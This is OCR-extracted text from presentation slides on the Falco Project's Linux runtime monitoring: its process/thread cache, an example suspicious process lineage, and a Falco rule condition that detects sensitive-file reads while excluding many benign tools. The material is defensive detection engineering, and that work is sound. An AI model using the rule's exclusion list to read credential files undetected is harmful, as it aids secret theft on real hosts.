



```
proc.aname: java -> sh -> sh -> python2.7 -> bash -> uname
```

CLOUD NATIVE COMPUTING FOUNDATION

The Falco Project


Linux Kernel View Mirror: Falco's Process/Thread Cache



pid = Linux process identifier
ppid = Linux parent process identifier

The Falco Project

Linux Kernel View Mirror: Falco's Process/Thread Cache




pid = Linux process identifier
ppid = Linux parent process identifier

CLOUD NATIVE COMPUTING FOUNDATION

The Falco Project

Linux Kernel View Mirror: Falco's Process/Thread Cache




pid = Linux process identifier
ppid = Linux parent process identifier

CLOUD NATIVE COMPUTING FOUNDATION

The Falco Project

What can we detect with the right Falco rules?




The Falco Project

What can we detect with the right Falco rules?

The Falco Project

What can we detect with the right Falco rules?



CLOUD NATIVE
COMPUTING FOUNDATION

The Falco Project

What can we detect with the right Falco rules?


CLOUD NATIVE
COMPUTING FOUNDATION

The Falco Project

What can we detect with the right Falco rules?

The Falco Project

What can we detect with the right Falco rules?




The Falco Project

What can we detect with the right Falco rules?

CLOUD NATIVE
COMPUTING FOUNDATION

The Falco Project

What does doing nothing cost you?



Raising the Bar
Self-Tagging of Normal App Behavior


Tune your rules, or be tuned out ...

```
open_read
and sensitive_files
and proc_name_exists
and not proc.name in (user_mgmt_binaries, userexec_binaries, package_mgmt_binaries,
 cron_binaries, read_sensitive_file_binaries, shell_binaries, hids_binaries,
 vpn_binaries, mail_config_binaries, nomachine_binaries, sshkit_script_binaries,
 in.proftpd, mandb, salt-call, salt-minion, postgres_mgmt_binaries,
 google_oslogin_
 )
and not cmp_cp_by_passwd
and not ansible_running_python
and not run_by_qualys
and not run_by_chef
and not run_by_google_accounts_daemon
and not user_read_sensitive_file_conditions
and not mandb_postinst
and not perl_running_plesk
and not perl_running_updmap
and not veritas_driver_script
and not perl_running_centrifydc
and not runuser_reading_pam
and not linux_bench_reading_etc_shadow
and not user_known_read_sensitive_files_activities
and not user_read_sensitive_file_containers
```

Tune your rules, or be tuned out …

```
$ echo “detect abnormal file opens”
$ ./demo1
```

Tune your rules, or be tuned out ...



Information Asymmetry

To Defenders Advantage

More information, more possibilities

More information, more possibilities

Detect unusual file opens to find **Arbitrary File Reads** -- an entire family of attacks.

We can quantify **"unusual"** as **less common in the application's context** because we can access and encode more information efficiently and compactly.

Rule-based detections focus on what we think attackers will do, not on what they are doing

Attackers don’t play by rules


Staying ahead in **Linux runtime monitoring** and **detecting cyber attacks** is hard …

…because **“found data”** is **not** enough…

…need **relevant**, **structured**, and **contextual** data to detect today's cyber attacks…

